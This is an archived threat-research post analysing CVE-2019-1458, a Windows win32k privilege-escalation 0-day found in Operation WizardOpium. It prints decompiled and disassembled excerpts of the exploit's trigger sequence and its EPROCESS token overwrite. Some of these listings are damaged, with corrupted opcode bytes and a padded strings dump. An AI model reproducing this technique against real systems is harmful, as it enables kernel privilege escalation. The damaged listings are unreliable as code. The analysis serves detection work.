

# Windows 0-day exploit CVE-2019-1458 used in Operation WizardOpium

By AMR

Published: 2019-12-10 · Archived: 2026-04-05 17:00:06 UTC

In November 2019, Kaspersky technologies [successfully detected](#) a Google Chrome 0-day exploit that was used in Operation WizardOpium attacks. During our investigation, we discovered that yet another 0-day exploit was used in those attacks. The exploit for Google Chrome embeds a 0-day EoP exploit (CVE-2019-1458) that is used to gain higher privileges on the infected machine as well as escaping the Chrome process sandbox.

The EoP exploit consists of two stages: a tiny PE loader and the actual exploit. After achieving a read/write primitive in the render process of the browser through vulnerable JS code, the PE exploit corrupts some pointers in memory to redirect code execution to the PE loader. This is done to bypass sandbox restrictions because the PE exploit cannot simply start a new process using native WinAPI functions.

The PE loader locates an embedded DLL file with the actual exploit and repeats the same process as the native Windows PE loader – parsing PE headers, handling imports/exports, etc. After that, a code execution is redirected to the entry point of the DLL – the DllEntryPoint function. The PE code then creates a new thread, which is an entry point for the exploit itself, and the main thread simply waits until it stops.

```

InitialSystemProcess RtlGetVersion gSharedInfo
USER32.dll @+0 200000000 220000000 240000000 260000000 280000000 2A0000000 2C0000000 2E0000000 300000000 320000000 340000000 360000000 380000000 3A0000000 3C0000000 3E0000000 400000000 420000000 440000000 460000000 480000000 4A0000000 4C0000000 4E0000000 500000000 520000000 540000000 560000000 580000000 5A0000000 5C0000000 5E0000000 600000000 620000000 640000000 660000000 680000000 6A0000000 6C0000000 6E0000000 700000000 720000000 740000000 760000000 780000000 7A0000000 7C0000000 7E0000000 800000000 820000000 840000000 860000000 880000000 8A0000000 8C0000000 8E0000000 900000000 920000000 940000000 960000000 980000000 9A0000000 9C0000000 9E0000000 A00000000 A20000000 A40000000 A60000000 A80000000 AA0000000 AC0000000 AE0000000 B00000000 B20000000 B40000000 B60000000 B80000000 BA0000000 BC0000000 BE0000000 C00000000 C20000000 C40000000 C60000000 C80000000 CA0000000 CC0000000 CE0000000 D00000000 D20000000 D40000000 D60000000 D80000000 DA0000000 DC0000000 DE0000000 E00000000 E20000000 E40000000 E60000000 E80000000 EA0000000 EC0000000 EE0000000 F00000000 F20000000 F40000000 F60000000 F80000000 FA0000000 FC0000000 FE0000000 000000000 020000000 040000000 060000000 080000000 0A0000000 0C0000000 0E0000000 100000000 120000000 140000000 160000000 180000000 1A0000000 1C0000000 1E0000000 200000000 220000000 240000000 260000000 280000000 2A0000000 2C0000000 2E0000000 300000000 320000000 340000000 360000000 380000000 3A0000000 3C0000000 3E0000000 400000000 420000000 440000000 460000000 480000000 4A0000000 4C0000000 4E0000000 500000000 520000000 540000000 560000000 580000000 5A0000000 5C0000000 5E0000000 600000000 620000000 640000000 660000000 680000000 6A0000000 6C0000000 6E0000000 700000000 720000000 740000000 760000000 780000000 7A0000000 7C0000000 7E0000000 800000000 820000000 840000000 860000000 880000000 8A0000000 8C0000000 8E0000000 900000000 920000000 940000000 960000000 980000000 9A0000000 9C0000000 9E0000000 A00000000 A20000000 A40000000 A60000000 A80000000 AA0000000 AC0000000 AE0000000 B00000000 B20000000 B40000000 B60000000 B80000000 BA0000000 BC0000000 BE0000000 C00000000 C20000000 C40000000 C60000000 C80000000 CA0000000 CC0000000 CE0000000 E00000000 E20000000 E40000000 E60000000 E80000000 EA0000000 EC0000000 EE0000000 F00000000 F20000000 F40000000 F60000000 F80000000 FA0000000 FC0000000 FE0000000
CreateFileA SetEndOfFile SetFilePointer WriteFile CloseHandle GetLastError GetCurrentProcessId CreateProcessA OpenProcess VirtualQueryEx GetTempPathA MultiByteToWideChar WaitForSingleObject Sleep CreateThread GetModuleHandleA GetProcAddress EnumDeviceDrivers HeapAlloc HeapFree GetProcessHeap strlenA strcpyA ExitProcess StdHandle KERNEL32.dll DefWindowProcA RegisterClassA CreateWindowExA MoveWindow GetKeyState GetKeyboardState SetKeyboardState CreateAcceleratorTableA DestroyAcceleratorTable GetDC ReleaseDC GetWindowRect USER32.dll CreateBitmap GetBitmapBits GetDeviceCaps SetBitmapBits GDI32.dll CreateProcessAsUserA ADVAPI32.dll WinHttpOpen WinHttpCloseHandle WinHttpConnect WinHttpReadData WinHttpQueryDataAvailable WinHttpOpenRequest WinHttpSendRequest WinHttpReceiveResponse WinHttpQueryHeaders WINHTTP.DLL

```

## EoP exploit used in the attack

The PE file encapsulating this EoP exploit has the following header:

Count of sections	5	Machine	AMD64
Symbol table	00000000[00000000]	Wed Jul 10 03:50:48 2019	
Size of optional header	00F0	Magic optional header	020B
Linker version	12.00	OS version	6.00
Image version	0.00	Subsystem version	6.00
Entry point	0000135C	Size of code	00002A00
Size of init data	00002200	Size of uninit data	00000000
Size of image	00009000	Size of header	00000400
Base of code	00001000	Subsystem	GUI
Image base	00000001`80000000	File alignment	00000200
Section alignment	00001000	Heap	00000000`00100000
Stack	00000000`00100000	Heap commit	00000000`00001000
Stack commit	00000000`00001000	Number of dirs	16
Checksum	00000000		

The compilation timestamp of Wed Jul 10 00:50:48 2019 is different from the other binaries, indicating it has been in use for some time.

Our detailed analysis of the EoP exploit revealed that the vulnerability it used belongs to the win32k.sys driver and that the EoP exploit was the 0-day exploit because it works on the latest (patched) versions of Windows 7 and even on a few builds of Windows 10 (new Windows 10 builds are not affected because they implement measures that prevent the normal usage of the exploitable code).

The vulnerability itself is related to windows switching functionality (for example, the one triggered using the Alt-Tab key combination). That's why the exploit's code uses a few WinAPI calls (GetKeyState/SetKeyState) to emulate a key press operation.

At the beginning, the exploit tries to find the operating system version using ntdll.dll's RtlGetVersion call that's used to find a dozen offsets needed to set up fake kernel GDI objects in the memory. At the same time, it tries to leak a few kernel pointers using well-known techniques to leak kernel memory addresses (gSharedInfo, PEB's GdiSharedHandleTable). After that, it tries to create a special memory layout with holes in the heap using many calls to CreateAcceleratorTable/DestroyAcceleratorTable. Then a bunch of calls to CreateBitmap are performed, the addresses to which are leaked using a handle table array.


```

i_syscall_0x1469_NtUserSetWindowLongPtr();
i_syscall_0x1469_NtUserSetWindowLongPtr();
i_syscall_0x1469_NtUserSetWindowLongPtr();
ABEL_20:
CreateWindowExA(
    0,
    (LPCSTR)32771, // #32771 (task switch window)
    //
    i_exp_window_name,
    0x10000000u, // WS_VISIBLE
    0,
    100,
    100,
    100,
    0i64,
    0i64,
    wnd_class.hInstance,
    0i64);
i_toggle_alt_key_2();
clear_memory(v0, 0, (int)i_exp_bitmap_bits);
if ( byte_180005058 )
    *(_QWORD *)&v0[i_exp_bitmap_bits - 0x18] = v0;
else
    *(_QWORD *)&v0[i_exp_bitmap_bits - 0x10] = v0;
SetBitmapBits(i_exp_bitmap_handle_3, 0x1000u, v0);
if ( platform_major_ver == 10 )
    i_syscall_0x100a_NtUserMessageCall(i_popup_wnd_handle3, 0x14u, 0i64, (LPARAM)lParam, 0i64, 0xE0u, 1);
else
    i_syscall_0x1007_NtUserMessageCall(i_popup_wnd_handle3, 0x14u, 0i64, (LPARAM)lParam, 0i64, 0xE0u, 1);
clear_memory(v0, 0, (int)i_exp_bitmap_bits);
if ( byte_180005058 )
    *(_QWORD *)&v0[i_exp_bitmap_bits - 28] = v0;
else
    *(_QWORD *)&v0[i_exp_bitmap_bits - 20] = v0;
SetBitmapBits(i_exp_bitmap_handle_3, i_exp_bitmap_bits, v0);
if ( platform_major_ver == 10 )
    i_syscall_0x100a_NtUserMessageCall(i_popup_wnd_handle4, 0x14u, 0i64, (LPARAM)lParam, 0i64, 0xE0u, 1);
else
    i_syscall_0x1007_NtUserMessageCall(i_popup_wnd_handle4, 0x14u, 0i64, (LPARAM)lParam, 0i64, 0xE0u, 1);
heap_free(v0);

```

### Triggering exploitable code path

After that, a few pop-up windows are created and an undocumented syscall `NtUserMessageCall` is called using their window handles. In addition, it creates a special window with the class of a task switch window (#32771) and it's important to trigger an exploitable code path in the driver. At this step the exploit tries to emulate the Alt key and then using a call to `SetBitmapBits` it crafts a GDI object which contains a controllable pointer value that is used later in the kernel driver's code (`win32k!DrawSwitchWndHilite`) after the exploit issues a second undocumented call to the syscall (`NtUserMessageCall`). That's how it gets an arbitrary kernel read/write primitive.



### Achieving primitives needed to get arbitrary R/W

This primitive is then used to perform privilege escalation on the target system. It's done by overwriting a token in the EPROCESS structure of the current process using the token value for an existing system driver process.

```
48 8D 4C 24 20      lea    rcx, [rsp+850h+var_830]
41 B8 FF 03 00 00   mov    r8d, 3FFh
48 8B D7            mov    rdx, rdi
E8 2C FB FF FF     call   i_extract_blob_info
48 8D 8D 20 03 00 00 lea    rcx, [rbp+750h+var_430]
41 B8 FF 03 00 00   mov    r8d, 3FFh
48 8B D3            mov    rdx, rbx
E8 17 FB FF FF     call   i_extract_blob_info
48 8D 4C 24 20      lea    rcx, [rsp+850h+var_830]
E8 79 F5 FF FF     call   i_download_update_file
```

```
loc_180002373:
}D EB 2C 00 00     mov    ecx, cs:i_exp_eprocess_token_offset
}D 95 60 07 00 00  lea    rdx, [rbp+750h+arg_0]
}B C4             mov    r8d, r12d
}3 CE            add    rcx, r14
}1 11 00 00       call   i_exp_write_mem
}D D3 2C 00 00     mov    ecx, cs:i_exp_eprocess_token_offset
}D 95 68 07 00 00  lea    rdx, [rbp+750h+arg_8]
}3 CE            add    rcx, rsi
}B C4             mov    r8d, r12d
}9 11 00 00       call   i_exp_write_mem
}D BF 2C 00 00     mov    ecx, cs:i_exp_offset_3
}D 95 70 07 00 00  lea    rdx, [rbp+750h+arg_10]
}3 CE            add    rcx, rsi
}B C4             mov    r8d, r12d
}1 11 00 00       call   i_exp_write_mem
```

### Overwriting EPROCESS token structure

Kaspersky products detect this exploit with the verdict PDM:Exploit.Win32.Generic.

These kinds of threats can also be detected with our Sandbox technology. This detection component is a part of our KATA and [Kaspersky Sandbox](#) products. In this particular attack sandbox solution can analyze URL/malicious payload in isolated environment and detect the EPROCESS token manipulation.

---

Source: <https://securelist.com/windows-0-day-exploit-cve-2019-1458-used-in-operation-wizardopium/95432/>